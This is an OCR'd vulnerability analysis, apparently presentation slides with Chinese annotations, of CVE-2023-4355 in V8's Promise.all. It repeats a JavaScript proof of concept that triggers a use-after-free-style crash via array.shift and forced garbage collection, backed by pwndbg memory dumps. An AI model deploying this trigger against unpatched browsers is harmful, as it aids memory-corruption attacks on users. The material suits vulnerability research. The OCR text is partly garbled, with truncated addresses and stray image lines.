 - scope_info: 0x222400000f61 <ScopeInfo>
 - previous: 0x222400000251 <undefined>
 - native_context: 0x222400143c0d <NativeContext[281]>
 - length: 5
 - elements:
           0: 0x222400000f61 <ScopeInfo>
           1: 0x222400000251 <undefined>
           2: 1
           3: 0x22240024d52d <PromiseCapability>
           4: 0x222400255131 <FixedArray[102]>
```

remainingElementsCount

CVE-2023-4355

Proof-Of-Concept


```
gc = globalThis.gc || function() {
    try { new ArrayBuffer(2 ** 34); } catch { }
}

class CustomPromise extends Promise {
  constructor(executor) {
    executor(array => {
      array.shift();

      gc();
      gc();
    }, noop => _);
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve)
        first_resolve = resolve;
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```

```
transitioning macro PromiseAllResolveElementClosure<F: type>
    (value: JSAny, function: JSFunction, ...): JSAny
{
  [...]
  if (remainingElementsCount == 0) {
    [...]

    const valuesArray = NewJSArray(arrayMap, values);
    Call(promiseContext, resolve, Undefined, valuesArray);
  } [...]
}
```

因為是最後一個 element，因此會執行到 executor resolve handler

CVE-2023-4355

Proof-Of-Concept



```
gc = globalThis.gc || function() {
    try { new ArrayBuffer(2 ** 34); } catch { }
}

class CustomPromise extends Promise {
  constructor(executor) {
    executor(array => {
      array.shift();

      gc();
      gc();
    }, noop => _);
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve)
        first_resolve = resolve;
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```

```
DebugPrint: 0x1d2400255331: [JSArray]
 - map: 0x1d240014edf9 <Map[16](PACKED_ELEMENTS)> [FastProperties]
 - prototype: 0x1d240014e799 <JSArray[0]>
 - elements: 0x1d240025517d <FixedArray[102]> [PACKED_ELEMENTS]
 - length: 102
 - properties: 0x1d2400000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x1d2400000e31: [String] in ReadOnlySpace: #length: 0x1d2400102
r), location: descriptor
 }
 - elements: 0x1d240025517d <FixedArray[102]> {
        0-101: 0x1d2400000251 <undefined>
 }
```

array.shift 前的 array

CVE-2023-4355

Proof-Of-Concept

```
gc = globalThis.gc || function() {
    try { new ArrayBuffer(2 ** 34); } catch { }
}

class CustomPromise extends Promise {
  constructor(executor) {
    executor(array => {
      array.shift();

      gc();
      gc();
    }, noop => _);
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve)
        first_resolve = resolve;
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```

```
DebugPrint: 0x1d2400255331: [JSArray]
 - map: 0x1d240014edf9 <Map[16](PACKED_ELEMENTS)> [FastProperties]
 - prototype: 0x1d240014e799 <JSArray[0]>
 - elements: 0x1d2400255181 <FixedArray[101]> [PACKED_ELEMENTS]
 - length: 101
 - properties: 0x1d2400000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x1d2400000e31: [String] in ReadOnlySpace: #length: 0x1d24001021
r), location: descriptor
 }
 - elements: 0x1d2400255181 <FixedArray[101]> {
        0-100: 0x1d2400000251 <undefined>
 }
```

array.shift 後、第一次 gc 前的 array

CVE-2023-4355

Proof-Of-Concept

```
gc = globalThis.gc || function() {
    try { new ArrayBuffer(2 ** 34); } catch { }
}

class CustomPromise extends Promise {
  constructor(executor) {
    executor(array => {
      array.shift();

      gc();
      gc();
    }, noop => _);
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve)
        first_resolve = resolve;
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```

被視為 lifetime 長的 object，
因此被搬到 OldSpace

```
DebugPrint: 0x1d240015e1bd: [JSArray] in OldSpace
 - map: 0x1d240014edf9 <Map[16](PACKED_ELEMENTS)> [FastProperties]
 - prototype: 0x1d240014e799 <JSArray[0]>
 - elements: 0x1d240015e021 <FixedArray[101]> [PACKED_ELEMENTS]
 - length: 101
 - properties: 0x1d2400000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x1d2400000e31: [String] in ReadOnlySpace: #length: 0x1d24001021
r), location: descriptor
 }
 - elements: 0x1d240015e021 <FixedArray[101]> {
        0-100: 0x1d2400000251 <undefined>
 }
```

第一次 gc 後、第二次 gc 前的 array

同時原本 FixedArray 的位址變
成空的

```
pwndbg> x/10gx 0x1d2400255181-1
0x1d2400255180: 0x0000000000000000      0x0000000000000000
0x1d2400255190: 0x0000000000000000      0x0000000000000000
0x1d24002551a0: 0x0000000000000000      0x0000000000000000
0x1d24002551b0: 0x0000000000000000      0x0000000000000000
0x1d24002551c0: 0x0000000000000000      0x0000000000000000
```

CVE-2023-4355

Proof-Of-Concept


```
gc = globalThis.gc || function() {
    try { new ArrayBuffer(2 ** 34); } catch { }
}

class CustomPromise extends Promise {
  constructor(executor) {
    executor(array => {
      array.shift();

      gc();
      gc();
    }, noop => _);
    return {};
  }

  static resolve() {
    return { then(resolve) {
      if (!first_resolve)
        first_resolve = resolve;
      else
        resolve();
    } };
  }
}

array = Array(102); // > JSArray::kMaxCopyElements
first_resolve = null;
CustomPromise.all(array);
first_resolve();
```


第二次 gc 的過程會存取到無效位址而 crash


```
pwndbg> x/1i $rip
=> 0x55adabf23dfe <_ZNSt4__Cr17__cxx_atomic_loadIcEET_PVKNS_22__cxx_atomic_base_implIS1_EENS_12memory_orderE+62>:       mov    al,BYTE PTR [rax]
pwndbg> info reg rax
rax            0x1d24beadbef5      32043655085813
```


因為 gc 的關係，先前的 FixedArray 都會是 0xbeadbeef

```
pwndbg> x/10gx 0x1d240025517d-1
0x1d240025517c: 0xbeadbeefbeadbeef      0xbeadbeefbeadbeef
0x1d240025518c: 0xbeadbeefbeadbeef      0xbeadbeefbeadbeef
0x1d240025519c: 0xbeadbeefbeadbeef      0xbeadbeefbeadbeef
0x1d24002551ac: 0xbeadbeefbeadbeef      0xbeadbeefbeadbeef
0x1d24002551bc: 0xbeadbeefbeadbeef      0xbeadbeefbeadbeef
pwndbg> x/10gx 0x1d2400255181-1
0x1d2400255180: 0xbeadbeefbeadbeef      0xbeadbeefbeadbeef
0x1d2400255190: 0xbeadbeefbeadbeef      0xbeadbeefbeadbeef
0x1d24002551a0: 0xbeadbeefbeadbeef      0xbeadbeefbeadbeef
0x1d24002551b0: 0xbeadbeefbeadbeef      0xbeadbeefbeadbeef
0x1d24002551c0: 0xbeadbeefbeadbeef      0xbeadbeefbeadbeef
```


first_resolve function
0x255198
進到 executor resolve handler，
array.shift 之前
pwndbg> job 0x27a20024d641
0x27a20024d641: [Context]
- map: 0x27a200151899 <Map(FUNCTION_CONTEXT_TYPE)>
- type: FUNCTION_CONTEXT_TYPE
- scope_info: 0x27a200000f61 <ScopeInfo>
- previous: 0x27a200000251 <undefined>
- native_context: 0x27a200143c0d <NativeContext[281]>
- length: 5
- elements:
0: 0x27a200000f61 <ScopeInfo>
1: 0x27a200000251 <undefined>
2: 0
3: 0x27a20024d595 <PromiseCapability>
4: 0x27a200255199 <FixedArray[102]>
pwndbg> x/10gx 0x27a20024d641-1
0x27a20024d640: 0x0000000a00151899 0x0000025100000f61
0x27a20024d650: 0x0024d59500000000 0x0015174d00255199
DebugPrint: 0x27a20025534d: [JSArray]
- map: 0x27a20014edf9 <Map[16](PACKED_ELEMENTS)> [FastProperties]
- prototype: 0x27a20014e799 <JSArray[0]>
- elements: 0x27a200255199 <FixedArray[102]> [PACKED_ELEMENTS]
- length: 102
- properties: 0x27a200000219 <FixedArray[0]>
- All own properties (excluding elements): {
0x27a200000e31: [String] in ReadOnlySpace: #length: 0x27a20010
r), location: descriptor
}
- elements: 0x27a200255199 <FixedArray[102]> {
0-101: 0x27a200000251 <undefined>
}


first_resolve function
pwndbg> job 0x27a20024d641
0x27a20024d641: [Context]
- map: 0x27a200151899 <Map(FUNCTION_CONTEXT_TYPE)>
- type: FUNCTION_CONTEXT_TYPE
- scope_info: 0x27a200000f61 <ScopeInfo>
- previous: 0x27a200000251 <undefined>
- native_context: 0x27a200143c0d <NativeContext[281]>
- length: 5
- elements:
0: 0x27a200000f61 <ScopeInfo>
1: 0x27a200000251 <undefined>
2: 0
3: 0x27a20024d595 <PromiseCapability>
4: 0x27a200255199 <FixedArray[102]>
pwndbg> x/10gx 0x27a20024d641-1
0x27a20024d640: 0x0000000a00151899 0x0000025100000f61
0x27a20024d650: 0x0024d59500000000 0x0015174d00255199
0x255198
0x25519c
array.shift 後，第一次 gc 前
DebugPrint: 0x27a20025534d: [JSArray]
- map: 0x27a20014edf9 <Map[16](PACKED_ELEMENTS)> [FastProperties]
- prototype: 0x27a20014e799 <JSArray[0]>
- elements: 0x27a20025519d <FixedArray[101]> [PACKED_ELEMENTS]
- length: 101
- properties: 0x27a200000219 <FixedArray[0]>
- All own properties (excluding elements): {
0x27a200000e31: [String] in ReadOnlySpace: #length: 0x27a200102
r), location: descriptor
}
- elements: 0x27a20025519d <FixedArray[101]> {
0-100: 0x27a200000251 <undefined>
}


first_resolve function
pwndbg> job 0x27a20024d641
0x27a20024d641: [Context]
- map: 0x27a200151899 <Map(FUNCTION_CONTEXT_TYPE)>
- type: FUNCTION_CONTEXT_TYPE
- scope_info: 0x27a200000f61 <ScopeInfo>
- previous: 0x27a200000251 <undefined>
- native_context: 0x27a200143c0d <NativeContext[281]>
- length: 5
- elements:
0: 0x27a2000
1: 0x27a2000
2: 0
3: 0x27a20024d595
4: 0x27a200255199
<Other heap object (FILLER_TYPE)>
其實直接用 DebugPrint 會印出
